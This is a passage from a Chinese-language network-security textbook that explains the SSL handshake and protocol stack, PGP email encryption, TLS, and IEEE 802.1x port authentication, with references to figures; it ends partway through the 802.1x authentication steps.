


图 3-69　IPSec 文档概述

IPSec 协议的具体介绍参见 3.4.3VPN 一节。

3.4.5.2　SSL

SSL（SecureSocketsLayer）源于 Netscape，协议第 3 版在通过公开评论和工业界使用后成为互联网草案，接着在达到共识之后由 IETF 的 TLS 工作组将其开发为一般标准。

SSL 协议以对称密码技术和公开密码技术相结合，提供了如下三种基本安全服务：

① 秘密性：SSL 协议能够在客户端和服务器之间建立起一个安全通道，所有消息都经过加密处理以后进行传输，网络中的非法黑客无法窃取。

② 完整性：SSL 利用密码算法和散列（HASH）函数，通过对传输信息特征值的提取来保证信息的完整性，确保要传输的信息全部到达目的地，可以避免服务器和客户端之间的信息受到破坏。

③ 认证性：利用证书技术和可信的第三方认证，可以让客户端和服务器相互识别对方的身份。

SSL 协议位于应用层和传输层之间，独立于应用层协议，即建立在 SSL 之上的应用层协议可以透明地传输数据。SSL 设计使用 TCP 来提供可靠的端到端安全服务。SSL 不是简单的单个协议，而是两层协议，如图 3-70 所示。

SSL 握手协议	SSL 交换密码规范协议	SSL 警报协议	HTTP
SSL 记录协议			
TCP			
IP/IPSec			

图 3-70　0SSL 协议栈

SSL 记录协议（SSLRecordProtocol）为高层协议提供基本的安全服务。特别是，为 Web 客户端/服务器交互提供传送服务的 HTTP 协议可以在上层访问 SSL。在 SSL 中，实际的数据传输是使用 SSL 记录协议实现的。SSL 记录协议是通过将数据流分割为一系列的片段加以传输的，其中对每个片段进行保护和传输；在接收方，对每条记录单独进行解密和验证。

SSL 协议上定义了三个高层协议：握手协议、改变密码说明协议和警报协议。这些 SSL 上层协议用于对 SSL 交换进行管理。

握手协议既可以用于建立一个新的会话，也可以用于恢复一个先前存在的会话，但每次握手都会建立一个全新的连接。

客户端和服务器开始通信时，先协商协议版本，选择密码算法及可选的相互认证，使用公钥加密产生共享密钥。客户端通过从服务器获取证书，然后利用证书完成密钥交换，其过程如下：

① 向服务器发送 ClientHello 消息，服务器以 ServerHello 消息应答。这一对消息主要用来协商以下信息：协议版本、session-ID、加密算法等。双方还会交换 ClientHello.random 和 ServerHello.random 这两个新生成的随机数。

② 然后服务器发送自己的证书（Certificate 消息），同时发送自己的公钥（SeverkeyExchange 消息）。如果它需要验证客户端的身份，将发送 CertificateRequest 消息。

③ 服务器发送 ServerHelloDone 消息，表示握手的第一阶段已完成，服务器将等待客户的应答。

④ 如果接收到 CertificateRequest 消息，客户端将发送 Certifi-cate 消息（或者 NoCertificate 消息）。客户创建一个叫做 pre_mas-ter_secret 的随机数，用服务器的公钥加密，发送给服务器（Clien-tExchange 消息）。如果客户以发送 Certificate 消息，将用自己的私钥作一数字签名，发送给服务器（CertificateVerify 消息），以此证明自己是证书的真正拥有者。

⑤ 客户端发送 ChangeCipherSpec。和 Finished 消息应答，表示握手过程结束。

在握手协议的任意步骤，如果协商结果不符合自己的要求，通信的任一方均可终止握手进程。握手完成后，客户端和服务器可以开始交换数据。

改变密码说明协议的存在是为了使密码策略能得到及时的通知。该协议只有一个消

息（是一个字节的数值），传输过程中使用当前的加密约定来加密和压缩，而不是改变后的加密约定。

报警协议传送该报警消息的严重程度和该警报的描述。警报消息的致命程度会导致连接立即终止。在这种情况下，同一会话的其他连接可能还将继续，但必须使会话的标识符失效，以防止失败的会话继续建立新的连接。

3.4.5.3　PGP

PGP（PrettyGoodPrivacy）是美国 PhilZimmermann 研究出来的一个基于 RSA 公钥加密体系的邮件加密软件。PGP 可以在电子邮件和文件储存应用中提供保密和认证服务，防止非授权者阅读，还能对邮件和文件加上数字签名，从而使收件人确信发送者是谁。它让用户可以安全地和从未见面的人通信，事先并不需要任何保密的渠道来传递密匙。PGP 既是一个特定的安全 E-mail 应用，又是一个安全的 E-mail 标准。尽管标准委员会并没有规定它是安全 E-mail 的标准，但是 PGP 在全球的广泛应用已经使它成为一个事实上的标准。

PGP 的基本原理是：先用对称密钥系统加密传送的信息，再将该对称加密密钥以接收方公开密钥系统的公钥加密，组成电子信封，并将此密钥交给公正的第三者保管，然后将此电子信封传送给接收方。接收方必须先以自己的私钥将电子信封拆封，以获得对称密钥解密密钥，再以该对称密钥解密密钥解出真正的信息，兼顾方便与效率。

具体过程如下：

① 发送者创建报文；

② 发送者用 MD5 生成报文的 128bit 邮件文摘；

③ 发送者用自己的私有密钥，采用 RSA 算法对邮件文摘进行加密，串接在报文的前面；

④ 接收者使用发送者的公开密钥，采用 RSA 解密和恢复邮件文摘；

⑤ 接收者为报文生成新的邮件文摘，并与被解密的邮件文摘相比较。如果两者匹配，则报文作为已鉴别的报文而接收。

PGP 的应用呈爆炸性增长，并迅速普及，原因可大致归纳如下：

① 提供世界范围内免费的各种版本，可运行于各种平台，包括 Windows、UNIX、Macintosh 等。另外，其商用版能使用户得到销售商的技术支持。

② 使用的算法是经过充分的公众检验的，且被认为是非常安全的算法。特别是，软件包包含 RSA、DSS、Diffie-Hellman 等公钥加密算法，以及 CAST-128、IDEA 和对称密钥加密算法 3DES，Hash 编码算法 SHA-1。

③ 应用范围广泛，既可用于公司、团体中加密文件时所选择的标准模式，也可以在互联网或其他网络上个人间的消息通信加密。

④ 不是由任何政府或标准制定机构控制的，因为对上述机构控制的协议人们有本能的不信任，使得 PGP 更有吸引力。

⑤ PGP 成为标准文档（RFC3156）。

3.4.5.4 TLS

安全传输层协议 TLS（TransportLayerSecurityProtocol）是 IETF 标准的初衷。他们的目标是编写 SSL 的互联网标准。当前 TLS 的草案与 SSLv3 非常相似。TLS[RFC2246]是 SSL 标准化后的产物，TLS1.0 与 SSL3.0 的差别非常微小。主要区别集中在版本号、消息认证代码 MAC、伪随机函数 PRF、警报代码、密码组、客户端证书类型、证书验证和完成消息、密码计算、填充等几个方面。

3.4.5.5 IEEE802.1x

IEEE802.1x 是 IEEE（美国电气电子工程师学会）802 委员会制定的 LAN 标准中的一个，是一种应用于 LAN 交换机和无线 LAN 接入点的用户认证技术。

IEEE802.1x 起源于 IEEE802.11 协议。这项协议的主要目的是为了解决无线局域网用户的接入认证问题。例如：如何通过端口认证来确定其他公司的计算机是否允许接入本公司无线网络。

IEEE802.1x 在利用 LAN 交换机和无线 LAN 接入点之前对用户进行认证。支持 802.1x 的 LAN 交换机不像普通 LAN 交换机那样将缆线连接到端口上即可使用，而是只有在对连接的个人电脑进行认证、确认是合法用户以后才能使用 LAN。通过认证，LAN 交换机才可以通过或者屏蔽用户发送过来的信息。

图 3-71 为 802.1x 协议的体系结构，PAE（PortAccessEntry）端口访问实体。




图 3-71 802.1x 协议的体系结构

完成 IEEE802.1x 认证过程有三个必不可少的部分：

① 认证系统（AuthenticatorSystem）：一般为接入控制设备，在接入设备和认证服务器之间转发认证信息，根据认证结果设置端口状态。

② 客户端系统（SupplicantSystem）：被认证的用户接入设备。

③ 认证服务器（AuthenticationSever）：认证服务器，是对请求访问网络资源的用户设备进行实际认证的设备。认证服务器可以是本地的，也可以是远程的。

IEEE802.1x 的认证过程（图 3-72）如下：




图 3-72　IEEE802.1x 的认证过程

① 用户使用 802.1x 客户端程序，发起连接请求。此时，客户端程序将发出 EAPOL-Start 报文给认证系统（交换机），开始一次认证过程。

② 认证系统收到请求认证的数据报文后，将发出一个 EAP-Request/Identity 请求报文给用户的客户端，要求客户端程序发送用户输入的用户名。

③ 客户端程序响应认证系统发出的请求，将用户名信息通过 EAP-Response/Identity 报文发给认证系统。认证系统将客户端送上来的数据报文转发给认证服务器进行处理。

